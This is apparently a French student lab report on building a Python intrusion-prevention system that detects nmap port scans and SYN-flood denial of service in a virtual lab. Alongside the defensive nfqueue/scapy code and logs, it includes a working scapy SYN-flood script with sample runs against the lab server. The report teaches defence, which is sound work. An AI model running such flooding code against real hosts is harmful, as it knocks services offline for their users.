RAPPORT TP SECURITE DES RESEAUX

Ce rapport détaillera deux attaques différentes et l'implémentation des défenses contre ces dernières.


Grégoire Philippe & Tristan Guerin
ENSIBS Cybersécurité du Logiciel A2

Sécurité des Réseaux

02/04/2020

Objectif

L'objectif de ce TP est de faire en sorte qu'un IPS puisse surveiller et protéger le trafic réseau afin de répondre au mieux à différentes attaques (deux dans notre cas) dont notre système est cible. Afin d'implémenter cela, nous nous sommes basés sur l'architecture donnée en ressource du TP suivante :



Dans ce rapport nous allons présenter deux attaques à l'encontre du serveur web *Toolbox-2* présent sur le réseau *Server-Zone*. L'attaquant sera alors la machine *UbuntuDockerGuest-2*, présent sur le réseau *Client-Zone*.
La machine symbolisant notre IPS est *Ubuntu-guest-VotreIPS* qui est en lien avec les deux réseaux : *Client-Zone* et *Server-Zone*.

Les deux attaques seront :

Un scan NMAP
Une attaque DOS (SYNFLOOD)

Avant d'exécuter les scripts, il est nécessaire de suivre toutes les instructions données dans le fichier *README*.

Scan NMAP (Grégoire Philippe)

Description

Je vais dans cette partie expliquer ma démarche lors de la création de mon outil.
L'outil doit filtrer les paquets qu'il reçoit pour essayer de prévenir d'un scan NMAP. Lorsqu'il pense en avoir découvert un, il enregistre l'IP pour bloquer toutes les futures requêtes qu'elle émet pendant 30 secondes.
Pour sa détection, notre script analyse uniquement les trames TCP. Il enregistre donc toutes les IP sources de ces trames ainsi que l'horaire de leur premier contact et les ports demandés.
Si l'adresse appelle différents ports en moins de 30 secondes, on suppose que l'utilisateur fait un scan de nos ports et on le bloque. L'horaire de première connexion des IP permet aux adresses de demander après un certain temps d'autres ports sans être bloqué par l'IPS.
J'ai également programmé l'IPS pour qu'il ne prenne pas en compte les requêtes sur les ports de connexion internet (*http* : 80 et *https* :443) car j'ai voulu prendre en compte qu'un utilisateur puisse se connecter au serveur et changer de protocole Internet sans avoir leurs requêtes bloquées.

J'ai d'abord téléchargé plusieurs librairies afin de pouvoir intercepter le réseau et lire les trames en Python. J'ai donc installer *python-nfqueue* et *scapy*.

```
#!/usr/bin/env python
# -*-coding:Latin-1 -*

import nfqueue
from scapy.all import *
import os
import time
```

Ensuite j'ai défini une fonction « *main* » pour être appelé à chaque fois que je lance mon programme, cette fonction permet d'initialiser une *nfqueue* (qui va nous permettre de d'intercepter le trafic). J'associe à cette *nfqueue* un « callback », une fonction que j'ai appelé ici *callback*, pour traiter le trafic.

```
def main():
    # This is the intercept
    q = nfqueue.queue()
    q.open()
    q.bind(socket.AF_INET)
    q.set_callback(callback)
    q.create_queue(0)
    try:
        q.try_run() # Main loop
    except KeyboardInterrupt:
        q.unbind(socket.AF_INET)
        q.close()
        #print("Flushing iptables.")
        # This flushes everything, you might wanna be careful
        #os.system('iptables -F')
        #os.system('iptables -X')


if __name__ == "__main__":
    main()
```

J'ai ensuite défini des variables globales pour m'aider dans l'analyse des trames ainsi que pour gérer ma réaction. J'ai donc fait trois variables :

- *pre_portRequest*, un dictionnaire pour sauvegarder le premier port demandé par une adresse IP. Elle met en lien une adresse IP avec un port.
- *blockIP*, un dictionnaire pour sauvegarder les adresses IP qui sont bloquées. Elle met en lien une adresse IP avec un temps.
- *ipContact*, un dictionnaire permettant de faire le lien entre une adresse IP et son premier contact avec notre IPS.

```
# variable pour sauvegarder le premier port demandé par une adresse
global pre_portRequest
pre_portRequest={}

# variable pour sauvegarder les adresses ip que l'on bloc
global blockIP
blockIP={}

# variable pour stocker quand est ce que une ip nous a contacté
global ipContact
ipContact={}
```

Je vais maintenant présenter ma fonction *callback* qui gère toutes les requêtes.

Je récupère d'abord le paquet que je dois traiter, ici « payload », où je récupère les données et je les transforme en une requête, ici « pkt ». Je récupère l'adresse source et de destination de ce paquet, ici « sourceIP » et « destIP ».

```
def callback(test,payload):
        global pre_portRequest
        global blockIP
        global ipContact
        block=False

        data = payload.get_data()
        pkt = IP(data)
        print
        print("Got a packet ! source ip : " + str(pkt.src) + " to "+str(pkt.dst))
        print

        sourceIP=str(pkt.src)
        destIP=str(pkt.dst)
```

Puis on a une première vérification, est ce que l'IP source est bloquée ?
Si oui, on vérifie depuis combien de temps elle est bloquée. Si le temps ne dépasse pas 30 secondes, alors l'adresse reste bloquée et on drop le paquet. Sinon, c'est que l'adresse n'est plus bloquée est on continue notre vérification.

```
    # si IP source dans notre liste d'IP bloc
    if sourceIP in blockIP :
            print "IN blockIP "
            print (time.time()-blockIP[sourceIP])
            print
            # si le temps de blocge est depasse   (30 secondes)
            if (time.time()-blockIP[sourceIP]) > 30 :
                    # on supprime l'IP de la liste
                  del blockIP[sourceIP]
            else  :
                    # le temps de blocage n'est pas depasse, on bloc
                    block = True

    # si on bloc
    if block==True :
            # on drop la requete
            payload.set_verdict(nfqueue.NF_DROP)
            return
    else :
```


```
    # si IP source dans notre liste d'IP bloc
    if sourceIP in blockIP :
            print "IN blockIP "
            print (time.time()-blockIP[sourceIP])
            print
            # si le temps de blocge est depasse   (30 secondes)
            if (time.time()-blockIP[sourceIP]) > 30 :
                    # on supprime l'IP de la liste
                  del blockIP[sourceIP]
            else  :
                    # le temps de blocage n'est pas depasse, on bloc
                    block = True

    # si on bloc
    if block==True :
            # on drop la requete
            payload.set_verdict(nfqueue.NF_DROP)
            return
    else :
```


On vérifie maintenant que notre adresse source n'est pas celle du serveur « 192,168,0,100 », si c'est le cas on laisse passer la requête. Sinon on vérifie que le protocole demandé est bien du TCP (« pkt.proto==6 »). Si ce n'est pas le cas on laisse passer la requête, sinon on vérifie que les ports demandés ne sont pas ceux pour un échange internet (soit le port 80 pour http ou le port 443 pour https). Si on demande un de ces ports, on laisse passer la requête, sinon on continue.

```
if sourceIP != "192.168.0.100" :
        # si on ne bloc pas, si le protocole est tcp
        if pkt.proto == 6:
                print("request on port : "+str(pkt.payload.dport))
                print ((str(pkt.payload.dport)=='443' or str(pkt.payload.dport)=='80'))
                if (str(pkt.payload.dport)=='443' or str(pkt.payload.dport)=='80'):
                        payload.set_verdict(nfqueue.NF_ACCEPT)
                        return
```

On regarde si l'adresse source du paquet et inscrit dans notre liste de contact. Si elle s'est inscrite il y a plus de 30 secondes, on remet son temps à jour et on change son port de requête par celui qu'elle demande. Si elle n'est pas dans la liste, on l'inscrit et on retient son port de connexion.

```
# si l'ip nous a deja contacter
if sourceIP in ipContact :
        # si c'etais il y a plus de 30s
        if (time.time()-ipContact[sourceIP] > 30):
                # on change son temps de contact
                ipContact[sourceIP]=time.time()
                #on redefinit son port de contact
                pre_portRequest[sourceIP]=pkt.payload.dport
else :
        # si l'ip ne nous a jamais contacter
        # on l'ajoute dans nos contact avec le temps present
        ipContact[sourceIP]=time.time()
        # on l'ajoute dans le port request
        print ("new contact : "+str(sourceIP)+" "+str(pkt.payload.dport))
        pre_portRequest[sourceIP]=pkt.payload.dport
```

Et enfin on vérifie si le port demandé est différent de celui renseigné. Si oui, alors on suppose que l'utilisateur souhaite découvrir les ports ouverts de notre machine, on drop donc sa requête et on le bloque 30 secondes. Sinon on laisse passer sa requête.

```
# si le port demande est different
if(pre_portRequest[sourceIP] != pkt.payload.dport):
        # on suppose que c'est un scan nmap
        print("/!\ ALERT SCAN NMAP");
        # on ajoute l'ip source a blocker
        blockIP[sourceIP]= time.time()
        # on drop le paquet

        payload.set_verdict(nfqueue.NF_DROP)
        return
else :
        payload.set_verdict(nfqueue.NF_ACCEPT)
        return
```

Démonstration

Pour la démonstration, je vais d'abord lancer un NMAP sur le serveur sans protection.
Je vais sur la machine *UbuntuDokerGuest-2* comme présenté en introduction, c'est elle qui va me servir pour faire le rôle de l'attaquant.
Pour des raisons de temps je vais seulement pour la démonstration utiliser un scan de peu de ports.

```
root@UbuntuDockerGuest-2:~# nmap -p 443,22,75-85 192.168.0.100

Starting Nmap 7.01 ( https://nmap.org ) at 2020-03-31 17:45 UTC
Nmap scan report for 192.168.0.100
Host is up (0.019s latency).
PORT    STATE  SERVICE
22/tcp  closed ssh
75/tcp  closed priv-dial
76/tcp  closed deos
77/tcp  closed priv-rje
78/tcp  closed unknown
79/tcp  closed finger
80/tcp  closed http
81/tcp  closed hosts2-ns
82/tcp  closed xfer
83/tcp  closed mit-ml-dev
84/tcp  closed ctf
85/tcp  closed mit-ml-dev
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
root@UbuntuDockerGuest-2:~#
```

On obtient bien grâce à ce scan des informations concernant les ports de mon serveur (192,168,0,100) et notamment sur le port 21 qui est ouvert. L'attaquant à un plus d'information sur notre serveur.

On va maintenant appliquer notre protection, on doit normalement éviter à l'attaquant d'avoir trop d'information sur le serveur.

```
root@UbuntuDockerGuest-2:~# nmap -p 443,22,75-85 192.168.0.100

Starting Nmap 7.01 ( https://nmap.org ) at 2020-03-31 17:46 UTC
Nmap scan report for 192.168.0.100
Host is up (0.023s latency).
PORT    STATE    SERVICE
22/tcp  closed   ssh
75/tcp  filtered priv-dial
76/tcp  filtered deos
77/tcp  filtered priv-rje
78/tcp  filtered unknown
79/tcp  filtered finger
80/tcp  closed   http
81/tcp  filtered hosts2-ns
82/tcp  filtered xfer
83/tcp  filtered mit-ml-dev
84/tcp  filtered ctf
85/tcp  filtered mit-ml-dev
443/tcp closed   https

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
root@UbuntuDockerGuest-2:~#
```

On voit ici que l'attaquant à moins d'information, il ne sait pas si tous les ports sont ouverts. Le statut de certains ports est passé de « closed » à « filtered ». Ce « filtered » ne permet pas à l'attaquant de savoir si le port est ouvert ou fermé, le scan ne lui a pas permis de déterminé cela. Cependant il reste des informations sur certains ports, comme par exemple ici, le port 80 *http*, le 443 *https* et le 22 *ssh*. NMAP a pu obtenir ses informations car notre IPS laisse les demandes concernant le port 80 et 443 d'où la reconnaissance du statut de ces ports, ainsi que la première requête réalisée par l'attaquant. Ici on peut supposer que NMAP demande d'abord des informations sur le port 22.

```
root@UbuntuDockerGuest-2:~# nmap -p 22,23,80-85,440-443 192.168.0.100

Starting Nmap 7.01 ( https://nmap.org ) at 2020-03-31 18:03 UTC
Nmap scan report for 192.168.0.100
Host is up (0.022s latency).
PORT    STATE    SERVICE
22/tcp  filtered ssh
23/tcp  closed   telnet
80/tcp  filtered http
81/tcp  filtered hosts2-ns
82/tcp  filtered xfer
83/tcp  filtered mit-ml-dev
84/tcp  filtered ctf
85/tcp  filtered mit-ml-dev
440/tcp filtered sgcp
441/tcp filtered decvms-sysmgt
442/tcp filtered cvc_hostd
443/tcp filtered https

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
root@UbuntuDockerGuest-2:~#
```

Voici un autre exemple de réponse de notre IPS, on voit ici que nous n'avons plus d'information sur les ports 80 et 443. Ici l'IPS a dû bloquer les requêtes de cette adresse ip après avoir détecté un scan de ports. NMAP a donc passé le port 80 et 443 après au moins deux autres demandes d'informations de ports. Vu que l'adresse est bloquée, il n'a pas reçu de réponse d'où le statut « filtered ».

```
root@UbuntuDockerGuest-2:~# hostname
UbuntuDockerGuest-2
root@UbuntuDockerGuest-2:~# hostname -I
192.168.1.1
root@UbuntuDockerGuest-2:~# ping -c 5 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=63 time=5.72 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=63 time=6.67 ms
64 bytes from 192.168.0.100: icmp_seq=3 ttl=63 time=7.90 ms
64 bytes from 192.168.0.100: icmp_seq=4 ttl=63 time=8.88 ms
64 bytes from 192.168.0.100: icmp_seq=5 ttl=63 time=6.67 ms

--- 192.168.0.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 5.727/7.169/8.880/1.104 ms
root@UbuntuDockerGuest-2:~# nmap -p 20-25 192.168.0.100

Starting Nmap 7.01 ( https://nmap.org ) at 2020-03-31 18:08 UTC
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.33% done; ETC: 18:08 (0:00:00 remaining)
Nmap scan report for 192.168.0.100
Host is up (0.013s latency).
PORT   STATE    SERVICE
20/tcp filtered ftp-data
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp closed   telnet
24/tcp filtered priv-mail
25/tcp filtered smtp

Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
root@UbuntuDockerGuest-2:~# ping -c 5 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.

--- 192.168.0.100 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4099ms

root@UbuntuDockerGuest-2:~#
```

Voici un exemple pour illustrer le blocage de l'adresse. J'ai d'abord envoyé des pings à mon serveur, on voit que l'échange a bien eu lieu (0 % packet loss). On essaie ensuite un NMAP pour se faire bloquer notre adresse et on retente la même commande pour le ping. On voit bien ici que les pings ne passent plus (100% packet loss) et donc que notre adresse est bloquée par l'IPS.

Attaque DOS (Tristan Guerin)

Description

J'ai dans mon cas choisi d'implémenter une défense censée empêcher une attaque DOS, plus particulièrement par *SYNFLOOD*.

Cette attaque aura donc comme attaquant la machine *UbuntuDockerGuest-2* (adresse IP 192.168.1.1) qui essaiera de faire planter le serveur web *Toolbox-2* (adresse IP 192.168.0.100). Les paquets transiteront donc par *Ubuntu-guest-VotreIPs* au vu de l'architecture initiale.

(Les commandes d'installation de paquets/librairies nécessaires au lancement des scripts sont dans le fichier README)

On va alors besoin d'avoir deux scripts afin de modéliser cette attaque et sa défense.
Un script pour la machine *UbuntuDockerGuest-2* qui va permettre d'envoyer des requêtes en abondance au serveur web, et un script pour *Ubuntu-guest-VotreIPs* qui va intercepter et jauger si une attaque DOS a lieu, bloquant les requêtes dans ce cas.

UbuntuDockerGuest-2

Le script *attackDOS.py* va permettre d'« inonder » un serveur web de demandes de synchronisation TCP afin de rendre le service indisponible.

```
from scapy.all import *
from scapy.layers.inet import IP, TCP
import sys
from datetime import datetime

if(len(sys.argv)<4):
    print("Usage : attackDOS.py <yourIP> <ipToDos> <numberOfRequest> [intervalInMilliseconds]")
    sys.exit()
i = 0
source_IP = str(sys.argv[1])
target_IP = str(sys.argv[2])
number_request = float(sys.argv[3])
interval = 0

if(len(sys.argv)>4):
    interval = int(sys.argv[4])

while i<number_request:
    IP1 = IP(src=source_IP, dst=target_IP)
    source_port = random.randint(1,65500)
    TCP1 = TCP(sport=source_port, dport=80)
    pkt = IP1 / TCP1
    send(pkt, inter=.001)
    time.sleep(interval/float(1000))
    print(str(datetime.now()))
    print("packet sent "+str(i)+ " to "+target_IP+" from port "+str(source_port))
    i = i + 1
```

Ainsi, on voit dans ce script que 3 (voire 4) arguments sont nécessaires :
L'adresse IP de l'attaquant, l'adresse IP de l'attaqué, le nombre de requêtes envoyées et le délai entre deux envoi (0 milliseconde par défaut).

L'attaque est de type *Single IP Multiple Port*, c'est-à-dire que l'on envoie toujours depuis la même adresse IP mais depuis un port différent. (On enverra les requêtes toujours sur le port 80 (*http*) de l'attaqué)

Exemple :

```
root@UbuntuDockerGuest-2:/home/script# python attackDOS.py 192.168.1.1 192.168.0.100 7 110
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
2020-04-01 22:30:19.233507
packet sent 0 to 192.168.0.100 from port 61463
.
Sent 1 packets.
2020-04-01 22:30:19.353921
packet sent 1 to 192.168.0.100 from port 20928
.
Sent 1 packets.
2020-04-01 22:30:19.473645
packet sent 2 to 192.168.0.100 from port 63563
.
Sent 1 packets.
2020-04-01 22:30:19.592479
packet sent 3 to 192.168.0.100 from port 37621
.
Sent 1 packets.
2020-04-01 22:30:19.707986
packet sent 4 to 192.168.0.100 from port 24052
.
Sent 1 packets.
2020-04-01 22:30:19.826292
packet sent 5 to 192.168.0.100 from port 13261
.
Sent 1 packets.
2020-04-01 22:30:19.946229
packet sent 6 to 192.168.0.100 from port 17325
```

On a ainsi envoyé depuis *UbuntuDockerGuest-2* sept requêtes à intervalle de 110 ms au serveur web.
On voit avec les timestamps que l'intervalle est grandement respecté (les fluctuations viennent du temps pris par les opérations dans le script, les différents calculs ainsi que l'affichage), même si ce dernier est plutôt faible.

Le script *interceptDOS.py* aura la même structure que le script de Grégoire.
Afin de s'assurer du bon fonctionnement de ce script, on peut tout d'abord le limiter à la simple interception et lecture de paquets. (Les règles *iptables* permettent d'intercepter les paquets. Elles sont ensuite retirées dès qu'on quitte le script)

```
import nfqueue
from scapy.all import *
from scapy.layers.inet import IP
from datetime import datetime
import os
os.system("iptables -A INPUT -j NFQUEUE")
os.system("iptables -A OUTPUT -j NFQUEUE")
os.system("iptables -A FORWARD -j NFQUEUE")
def callback(test, payload):
    data = payload.get_data()
    pkt = IP(data)
    print("Got a packet : " + str(datetime.now()))
    print("  Source ip : " + str(pkt.src))
    print("  Dest ip : " + str(pkt.dst))
    print("  Source port : " + str(pkt.sport))
    print("  Dest port : " + str(pkt.dport))
    print("  Protocol : " + str(pkt.proto))
    print("  Flags :" + pkt.sprintf('%TCP.flags%'))

def main():
    q = nfqueue.queue()
    q.open()
    q.bind(socket.AF_INET)
    q.set_callback(callback)
    q.create_queue(0)
    try:
        q.try_run() # Main loop
    except KeyboardInterrupt:
        q.unbind(socket.AF_INET)
        q.close()
        os.system('iptables -F')
        os.system('iptables -X')
if __name__ == "__main__":
    main()
```

On se limite donc ici à l'interception de paquet et à l'affichage de leurs caractéristiques.

Exemple :

On va relancer le script *attackDOS.py* en ayant au préalable lancer le script *interceptDOS.py* :

```
root@Ubuntu-guest-VotreIPS:/home/script# python /home/script/interceptDOS.py
WARNING: No route found for IPv6 destination :: (no default route?)
Got a packet : 2020-04-01 22:37:56.799945
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 58901
  Dest port : 80
  Protocol : 6
  Flags :S
Got a packet : 2020-04-01 22:37:56.805570
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 58901
  Protocol : 6
  Flags :RA
Got a packet : 2020-04-01 22:37:56.925181
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 10930
  Dest port : 80
  Protocol : 6
  Flags :S
Got a packet : 2020-04-01 22:37:56.926879
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 10930
  Protocol : 6
  Flags :RA
Got a packet : 2020-04-01 22:37:57.041643
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 10203
  Dest port : 80
  Protocol : 6
  Flags :S
Got a packet : 2020-04-01 22:37:57.044622
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 10203
  Protocol : 6
  Flags :RA
```

Le script intercepte bien les demandes SYN TCP (protocole 6 → TCP et flags → S) envers le serveur web, ainsi que les réponses de ce dernier TCP (protocole 6 → TCP et flags → RA).

Encore une fois, les timestamps d'interception sont cohérents avec l'intervalle d'émission défini par l'attaquant.

On va modifier le script afin de permettre de préciser l'intervalle entre deux requêtes vers une même adresse IP et le nombre de requêtes maximum envers cette dernière avant de considérer une attaque DOS.
Cela initialisera les variables globales *interval* et *limit*. La variable globale *requestsIPs* est une liste contenant des quadruplets (*ipSource*,*dernierEnvoi*,*nombreRequête*,*ipDestination*) et *blacklist* va répertorier les adresses blacklistées.

```
def main():
    global interval
    global limit
    global requestIPs
    global blackList
    if (len(sys.argv) < 3):
        print("Usage : interceptDOS.py <intervalInMilliseconds> <limitOfRequest>")
        sys.exit()
    else:
        interval = float(sys.argv[1])
        limit = float(sys.argv[2])
    q = nfqueue.queue()
    q.open()
    q.bind(socket.AF_INET)
    q.set_callback(callback)
    q.create_queue(0)
    try:
        q.try_run() # Main loop
    except KeyboardInterrupt:
        q.unbind(socket.AF_INET)
        q.close()
        os.system('iptables -F')
        os.system('iptables -X')

if __name__ == "__main__":
    main()
```

Dans la méthode *callback*, on vient rajouter après l'affichage des caractéristiques du paquet intercepté une série de vérification afin de définir si attaque il y a.

```
print("  Flags :"+pkt.sprintf('%TCP.flags%'))
if(int(pkt.proto)!=6):
    # We let all non tcp messages go through without filtring
    payload.set_verdict(nfqueue.NF_ACCEPT)
else:
    if(str(pkt.src) in blackList):
        print("This source has been blacklisted for DOSing")
        payload.set_verdict(nfqueue.NF_DROP)
    else:
        if(str(pkt[TCP].flags)=="20"):
            print("Response to a request")
            ### This is a response to a request, so we don't execute the checking procedure on this ip
            payload.set_verdict(nfqueue.NF_ACCEPT)
        else:
            if(str(pkt[TCP].flags)=="0"):
                print("TCP synchronisation request")
            indexes = getIpSource(str(pkt.src),requestIPs)
            if(indexes==[]):
                print("First request to this destination")
                requestIPs.append([str(pkt.src),time.time()*1000,1,str(pkt.dst)])
                payload.set_verdict(nfqueue.NF_ACCEPT)
            else:
                index = isAssociatedToThisDestination(str(pkt.dst),requestIPs,indexes)
                if(index==None):
                    print("First request to this destination.")
                    requestIPs.append([str(pkt.src), time.time() * 1000, 1, str(pkt.dst)])
                    payload.set_verdict(nfqueue.NF_ACCEPT)
                elif(requestIPs[index][2]>=limit):
                    print(str(pkt.src) + " is blacklisted for DOS this destination")
                    blackList.append(str(pkt.src))
                    payload.set_verdict(nfqueue.NF_DROP)
                else:
                    request = requestIPs[index]
                    lastRequest = request[1]
                    t = time.time()*1000
                    if ((t - lastRequest) < interval):
                        requestIPs[index] = [str(pkt.src),t,request[2]+1,str(pkt.dst)]
                    else:
                        requestIPs[index] = [str(pkt.src),t,request[2],str(pkt.dst)]
                    payload.set_verdict(nfqueue.NF_ACCEPT)
```

On va par exemple regarder si l'adresse source est déjà blacklistée. Si non on va regarder si c'est sa première requête à cette destination. Si non on va regarder si elle a dépassé le quota de requêtes (elle sera blacklistée si oui). Si non, on viendra incrémenter le nombre de requêtes envers cette adresse si sa dernière requête a été effectuée trop peu de temps avant celle-ci (par rapport à l'intervalle défini). Les demandes ne sont pas redirigées vers le serveur web si l'adresse est blacklistée. Si le paquet intercepté est une réponse (flag RA), on va bien sûr ne pas blacklister

l'adresse qui répond (cela reviendrait à blacklister le serveur web pour avoir répondu aux requêtes d'une attaque DOS qu'elle subissait).

Démonstration

On lance le script d'attaque en envoyant 5 requêtes à 300 ms d'intervalle.

```
root@UbuntuDockerGuest-2:/home/script# python attackDOS.py 192.168.1.1 192.168.0.100 5 300
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
2020-04-01 23:01:26.705947
packet sent 0 to 192.168.0.100 from port 4287
.
Sent 1 packets.
2020-04-01 23:01:27.019947
packet sent 1 to 192.168.0.100 from port 8057
.
Sent 1 packets.
2020-04-01 23:01:27.335584
packet sent 2 to 192.168.0.100 from port 48800
.
Sent 1 packets.
2020-04-01 23:01:27.664403
packet sent 3 to 192.168.0.100 from port 61324
.
Sent 1 packets.
2020-04-01 23:01:27.976479
packet sent 4 to 192.168.0.100 from port 16941
```

Le script d'interception a été lancé au préalable avec délai entre transmission de 200 ms et un nombre maximum de requêtes de 3.

```
root@Ubuntu-guest-VotreIPS:/home/script# python /home/script/interceptDOS.py 200 3
WARNING: No route found for IPv6 destination :: (no default route?)
Got a packet : 2020-04-01 23:01:26.399848
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 4287
  Dest port : 80
  Protocol : 6
  Flags :S
First request to this destination

Got a packet : 2020-04-01 23:01:26.406226
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 4287
  Protocol : 6
  Flags :RA
Response to a request

Got a packet : 2020-04-01 23:01:26.714473
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 8057
  Dest port : 80
  Protocol : 6
  Flags :S

Got a packet : 2020-04-01 23:01:26.720770
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 8057
  Protocol : 6
  Flags :RA
Response to a request

Got a packet : 2020-04-01 23:01:27.031401
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 48800
  Dest port : 80
  Protocol : 6
  Flags :S

Got a packet : 2020-04-01 23:01:27.036509
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 48800
  Protocol : 6
  Flags :RA
Response to a request

Got a packet : 2020-04-01 23:01:27.354313
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 61324
  Dest port : 80
  Protocol : 6
  Flags :S
Got a packet : 2020-04-01 23:01:27.360174
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 61324
  Protocol : 6
  Flags :RA
Response to a request

Got a packet : 2020-04-01 23:01:27.670618
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 16941
  Dest port : 80
  Protocol : 6
  Flags :S

Got a packet : 2020-04-01 23:01:27.675025
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 16941
  Protocol : 6
  Flags :RA
Response to a request
```

On voit donc ici que toutes les demandes de SYN ont reçu une réponse. L'adresse 192.168.1.1 n'a pas été blacklistée.

On va lancer ici le script d'attaque en envoyant 4 requêtes à 100 ms d'intervalle.

```
root@UbuntuDockerGuest-2:/home/script# python attackDOS.py 192.168.1.1 192.168.0.100 4 100
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
2020-04-01 23:08:35.450515
packet sent 0 to 192.168.0.100 from port 37001
.
Sent 1 packets.
2020-04-01 23:08:35.573495
packet sent 1 to 192.168.0.100 from port 62484
.
Sent 1 packets.
2020-04-01 23:08:35.681320
packet sent 2 to 192.168.0.100 from port 39498
.
Sent 1 packets.
2020-04-01 23:08:35.798000
packet sent 3 to 192.168.0.100 from port 55382
```

Le script d'interception est lancé avec les mêmes paramètres et on voit ainsi qu'à la quatrième requête vers le serveur web, l'adresse IP source a été mise sur blacklist.

```
root@UbuntuDockerGuest-2:/home/script# python attackDOS.py 192.168.1.1 192.168.0.100 2 300
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
2020-04-01 23:12:43.346187
packet sent 0 to 192.168.0.100 from port 39488
.
Sent 1 packets.
2020-04-01 23:12:43.658168
packet sent 1 to 192.168.0.100 from port 63519
```

On voit même qu'en renvoyant des requêtes avec un intervalle supérieur à l'intervalle défini, les requêtes ne sont plus redirigées.

```
Got a packet : 2020-04-01 23:12:43.039132
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 39488
  Dest port : 80
  Protocol : 6
  Flags :S
This source has been blacklisted for DOSing

Got a packet : 2020-04-01 23:12:43.352929
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 63519
  Dest port : 80
  Protocol : 6
  Flags :S
This source has been blacklisted for DOSing
```

```
^Croot@Ubuntu-guest-VotreIPS:/home/script# python /home/script/interceptDOS.py 200 3
WARNING: No route found for IPv6 destination :: (no default route?)
Got a packet : 2020-04-01 23:08:35.344789
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 37001
  Dest port : 80
  Protocol : 6
  Flags :S
First request to this destination

Got a packet : 2020-04-01 23:08:35.351019
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
